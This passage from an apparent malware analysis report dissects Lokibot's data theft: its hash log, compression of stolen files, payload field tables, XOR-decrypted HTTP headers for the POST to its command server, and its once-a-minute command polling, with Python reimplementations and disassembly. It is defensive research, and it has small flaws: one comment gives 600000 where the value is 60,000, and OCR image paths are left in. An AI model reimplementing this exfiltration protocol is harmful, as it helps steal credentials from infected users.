        buffer_hash ^= 0xe8677835
      buffer_hash = logical_right_shift(buffer_hash, 1)
  return ~buffer_hash & 0xffffffff
```

Essentially, the function expects a memory buffer and a seed to be used for initializing the hash being computed. Figure 18 shows the hash of an exfiltrated buffer stored in the EAX register as the output of the hashing function. Figure 19 shows the same hash written to the hash log. The hash log is updated with the new hash only after a successful exfiltration.

Figure 18. The hash value for a buffer exfiltrated by Lokibot





Figure 19. The same hash value, this time written to the hash log



As already mentioned, the sixth argument passed to exfiltrateBuffer is interesting because it is the flag controlling the compression of the stolen data buffer. If this flag is active, Lokibot compresses the buffer by using aPLib:[20] a freeware compression library. The following figures show the buffer before (Figure 20) and after (Figure 21) the invocation of the

compression function. It is still possible to recognize parts of the original content within the compressed data, probably due to the weak compression algorithm.

Figure 20. A Lokibot-targeted file before it is compressed with aPLib





Figure 21. The same file after it is compressed



After creating the hash log, exfiltrateBuffer prepares the data for exfiltration, by sending an HTTP POST request to the C&C server. The request's payload is binary and contains not only the exfiltrated data but also a rich set of information about the infected system. The table below describes how Lokibot sets various fields to assemble a payload. All API functions mentioned in the table are protected by the API-hashing anti-analysis technique discussed in section 7.3, *API hashing*.

Table 9. Structure of Lokibot's data-exfiltration payload

Payload Field	Size (bytes)	Description
0	0x2	This field is set to 0x12, which corresponds to the malware version 1.8 (Pantazopoulos, 2017).
1	0x2	This field is set to 0x27. According to Pantazopoulos (2017), it is a constant that indicates the payload's type. That value is "Stolen Application/Credential Data".
2	0x2	This is the encoding flag. If the flag is active, then the string in field 4 will be UNICODE encoded; otherwise, it will be ASCII encoded.
3	0x4	This is the size of the string in field 4.
4	variable	This is the Binary ID. This string identifies the binary. In the analyzed sample, the value is "ckav.ru". Another common value is "XXXXX11111" (Pantazopoulos, 2017).
5	0x2	This is the encoding flag. If the flag is active, then the string in field 7 will be UNICODE encoded; otherwise, it will be ASCII encoded.
6	0x4	This is the size of the string in field 7.
7	variable	This is the computer name and is returned by API GetComputerNameW.
8	0x2	This is the encoding flag. If the flag is active, then the string in field 10 will be UNICODE encoded; otherwise, it will be ASCII encoded.
9	0x4	This is the size of the string in field 10.
10	variable	This is the domain name and is obtained by invoking APIs GetTokenInformation and LookupAccountSidW on the current thread token or process token. When invoked on the thread, the token is obtained by invoking APIs GetCurrentThread and OpenThreadToken. When invoked on the process, the token is obtained by invoking APIs GetCurrentProcess and OpenProcessToken.
11	0x4	This is the screen resolution's height and is obtained by invoking APIs GetDesktopWindow and GetWindowRect.
12	0x4	This is the screen resolution's width and is obtained by invoking APIs GetDesktopWindow and GetWindowRect.
13	0x2	This flag indicates whether the current user is a local admin, and it is obtained by invoking APIs GetUserNameW and NetUserGetInfo.
14	0x2	This flag indicates whether the current user is a built-in admin: the first account created when the operating system is installed. This information is obtained by invoking APIs AllocateAndInitializeSid and CheckTokenMembership.
15	0x2	This flag indicates whether the system's architecture is Intel Itanium: that is, whether the infected system has a 64-bit architecture. This information is obtained by invoking API GetNativeSystemInfo.

16	0x2	We could not find a reasonable explanation for this field, which seems to contain a random value. According to Pantazopoulos (2017), this could be a bugged field filled with random memory leftovers.
17	0x2	This is the major version number of the operating system. This value is obtained by invoking API RtlGetVersion and accessing the second field in structure OSVERSIONINFOEXW.[21]
18	0x2	This is the minor version number of the operating system. This value is obtained by invoking API RtlGetVersion and accessing the third field in structure OSVERSIONINFOEXW.
19	0x2	This is the product type. It contains additional information about the operating system and is obtained by invoking API RtlGetVersion and accessing the tenth field in structure OSVERSIONINFOEXW.
20	0x2	This is the first packet flag. It is activated only after the first packet has been sent to the C&C server. This field will be set to 0x0 the first time a packet is sent to the C&C. This behavior is not persistent: that is, the first packet sent after a rerun of Lokibot will have this field set to 0x0.
21	0x2	This compression flag indicates whether the exfiltrated data is being compressed.
22	0x2	According to Pantazopoulos (2017), this field could be a placeholder for the compression type or other meta-information about compression. This field is set to 0x0.
23	0x2	According to Pantazopoulos (2017), this field could be a placeholder for the compression type or other meta-information about compression. This field is set to 0x0.
24	0x2	According to Pantazopoulos (2017), this field could be a placeholder for the compression type or other meta-information about compression. This field is set to 0x0.
25	0x4	This is the original size of the stolen data. By “original,” we mean the size before a possible compression.
26	0x2	This is the encoding flag. If the flag is active, then the string in field 28 will be UNICODE encoded; otherwise, the string will be ASCII encoded.
27	0x4	This is the size of the string in field 28.
28	variable	This is the mutex label. It is a string obtained by calling the getMutexLabel function, described in section 7.4, *A vaccine against Lokibot*.
29	variable	This buffer of stolen data is compressed by invoking the aPLib library.

Once the payload has been assembled, Lokibot decrypts the C&C URL as described in section 7.1, *Attribution via section .x* and then decrypts the HTTP headers. The decryption function expects a single numeric argument, which will specify which group of headers the function is to decrypt. The code contains three calls to this function: the first call has argument 2, the second has argument 0, and the third has argument 1. The first call decrypts the User Agent header, which is a well-known network indicator associated to Lokibot:

```
Mozilla/4.08 (Charon; Inferno)
```

The second call decrypts the first group of HTTP headers:

```
POST %s HTTP/1.0
User-Agent: %s
Host: %s
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
```

The first %s placeholder is replaced with the full C&C URL, the second with the User Agent string, and the third with the C&C IP address.

The last call decrypts the second group of HTTP headers:


```
%sContent-Key: %X
Content-Length: %i
Connection: close
```

%s is replaced with the string that contains the first group of headers. %X is replaced with twice the hash of the first group of headers. The hash is computed by invoking the custom_hash function described earlier. %i is replaced with the original (pre-compression) size of the buffer of stolen data. All three parts of the HTTP headers—the user agent and the first and second groups—are decrypted by one function, decryptHttpHeaders:

```
# seed is the string “KOSFKF”; here, it is represented as a list of bytes.
def generate_decryption_key(seed: List[int]) -> List[int]:
	key = [i for i in range(256)]
	j = 0
	for i in range(256):
		key[i] ^= seed[j]
		j = (j + 1) % len(seed)
	return key
```

The function takes one argument, the selector in the array, and starts by building an array of three-byte sequences, which are the encrypted three parts of the HTTP headers. The decryption algorithm is divided into two steps. The first step generates the decryption key, which is always the same for all headers and is generated from a string seed. The seed is the string “KOSFKF” and created at runtime, to ensure it does not get used as an indicator for static signatures. The decryption key is an array of 256 bytes. The code snippet shown above is a Python equivalent for the decryption key–generation algorithm implemented in the sample. The following figure shows the decryption key in the memory buffer:

Figure 22. The key used by Lokibot to decrypt the HTTP headers



The second step applies an XOR algorithm to each byte of the encrypted headers. The following two figures show the buffer that contains the encrypted User Agent and the same buffer after the decryption algorithm was applied:

Figure 23. The User Agent header before the decryption






Figure 24. The User Agent header after the decryption



After decrypting the HTTP headers, Lokibot establishes a connection to the C&C server by calling some socket-related APIs exposed by the ws2_32 library. More precisely, Lokibot calls APIs `getaddrinfo`, `socket`, and then `connect`. These calls are clearly visible in the code, and there is no API-hashing protection in place for them. The result of those calls is an opened socket ready to be used to communicate with the C&C server.

The actual communication happens via two consecutive calls for the send API: the first call sends the HTTP headers, and the second call sends the payload described in table 9. The figure below shows the first part of an HTTP conversation between an infected host and the C&C server; the conversation was captured in a laboratory environment. The payload is binary, but the computer name, the binary ID, and other strings can still be distinguished.

Figure 25. Part of a conversation between a host infected by Lokibot and the C&C server from the infected host's side



7.7. Lokibot's relationship with the C&C server

Lokibot is capable of receiving commands via the C&C channel and executing them on the infected system. The communication protocol sees Lokibot initiating the communication by asking for commands from the C&C server. In Lokibot, this functionality is implemented similarly to data exfiltration. First, Lokibot assembles the command request payload: a 700-byte buffer with a structure that is mostly the same as the structure of the data-exfiltration payload. The table below describes each field of the command request payload. The packet structure requires fewer fields than required by the data-exfiltration payload; one of the reasons is there is no stolen information to send.

Table 10. Lokibot's command request payload structure

Field	Size (bytes)	Description
0	0x2	This field is set to 0x12, which corresponds to the malware version 1.8 (Pantazopoulos, 2017).
1	0x2	This field is set to 0x28. According to Pantazopoulos (2017), it is a constant that indicates the payload's type. That value is "Request C2 Commands".
2	0x2	If this encoding flag is active, then the string in field 4 will be UNICODE encoded; otherwise, the string will be ASCII encoded.
3	0x4	This is the size of the string in field 4.
4	variable	This string identifies the binary. In the analyzed sample, the value is "ckav.ru". Another common value is "XXXXX11111" (Pantazopoulos, 2017).
5	0x2	If this encoding flag is active, then the string in field 7 will be UNICODE encoded; otherwise, the string will be ASCII encoded.
6	0x4	This is the size of the string in field 7.
7	variable	This is the computer name and is the output of API GetComputerNameW.
8	0x2	If this encoding flag is active, then the string in field 10 will be UNICODE encoded; otherwise, the string will be ASCII encoded.
9	0x4	This is the size of the string in field 10.
10	variable	This is the domain name, and it is obtained by invoking APIs GetTokenInformation and LookupAccountSidW on the current thread token or process token. When invoked on the thread, the token is obtained by invoking APIs GetCurrentThread and OpenThreadToken. When invoked on the process, the token is obtained by invoking APIs GetCurrentProcess and OpenProcessToken.
11	0x4	This is the screen resolution's height, and it is obtained by invoking APIs GetDesktopWindow and GetWindowRect APIs.
12	0x4	This is the screen resolution's width, and it is obtained by invoking APIs GetDesktopWindow and GetWindowRect.

13	0x2	This flag indicates whether the current user is a local admin, and it is obtained by invoking APIs GetUserNameW and NetUserGetInfo.
14	0x2	This flag indicates whether the current user is a built-in admin: the first account created when the operating system is installed. This information is obtained by invoking APIs AllocateAndInitializeSid and CheckTokenMembership.
15	0x2	This flag indicates whether the system's architecture is Intel Itanium: that is, whether the infected system has a 64-bit architecture. This information is obtained by invoking API GetNativeSystemInfo.
16	0x2	We could not find a reasonable explanation for this field, which seems to contain a random value. According to Pantazopoulos (2017), this could be a bugged field filled with random memory leftovers.
17	0x2	This is the major version number of the operating system. This value is obtained by invoking API RtlGetVersion and accessing the second field in structure OSVERSIONINFOEXW.[22]
18	0x2	This is the minor version number of the operating system. This value is obtained by invoking API RtlGetVersion and accessing the third field in structure OSVERSIONINFOEXW.
19	0x2	This is the product type. It contains additional information about the operating system, and it is obtained by invoking API RtlGetVersion and accessing the tenth field in structure OSVERSIONINFOEXW.
20	variable	This is the mutex label. It is a string obtained by calling the function getMutexLabel, described in section 7.4, *A vaccine against Lokibot*.

After assembling the command request payload, Lokibot enters a loop. At each iteration, it sends to the C&C the payload as an HTTP POST request in the same manner it sends the exfiltrated data. Namely, it recurs to the socket-based APIs exposed by the ws2_32 library: `getaddrinfo`, `socket`, `connect`, and `send`. The payload is shipped by calling the `send` API twice: first to transmit the HTTP headers, and then to transmit the payload. As for data exfiltration, the HTTP headers are decrypted at runtime, with a two-staged XOR-based algorithm described in sections 7.6, *Exfiltration*, and 7.6.2, *Data exfiltration*. After sending the request to the C&C server, Lokibot spawns a thread for handling the response. Between two iterations of the loop, the Sleep API exposed by the kernel32 library is called and passed 60,000 milliseconds as its only argument. Therefore, we can conclude that Lokibot asks for commands every minute. The code snippet below shows the final part of the loop, the part where Lokibot resolves API CreateThread, invokes it, and then calls Sleep.

```
00412f39 53              PUSH       EBX
00412f3a 53              PUSH       EBX
00412f3b 68 62 41        PUSH       0xfcae4162 ; a hash for API CreateThread

; EBX contains 0, which is the ID for the kernel32 library.
00412f40 53              PUSH       EBX

; the CreateThread API is protected by the API hashing technique described in section 7.3, API
hashing

00412f41 e8 9f 02        CALL       getApiByDllIdAndHash
```

```
00412f46 8d 4d fc        LEA        ECX=>local_8, [EBP + -0x4]
00412f49 51              PUSH       ECX
00412f4a 53              PUSH       EBX
00412f4b 56              PUSH       ESI

; threadBody is the function executed by the thread being instantiated
00412f4c 68 9a 28        PUSH       threadBody
00412f51 53              PUSH       EBX
00412f52 53              PUSH       EBX
00412f53 ff d0           CALL       EAX ; actual call to CreateThread
                     LAB_00412f55
00412f55 68 60 ea        PUSH       0xea60 ; this value corresponds to 600000
00412f5a 90              NOP
; the following wrapper function implements the API hashing protection for the Sleep API.

; We describe the API hashing technique in section 7.3, API hashing.
; This wrapper functuon is also responsible for calling the Sleep API.
00412f5b e8 64 38        CALL       SleepWrapper
00412f60 59              POP        ECX
00412f61 eb b4           JMP        LAB_00412f17 ; jump back to the start of the loop
```

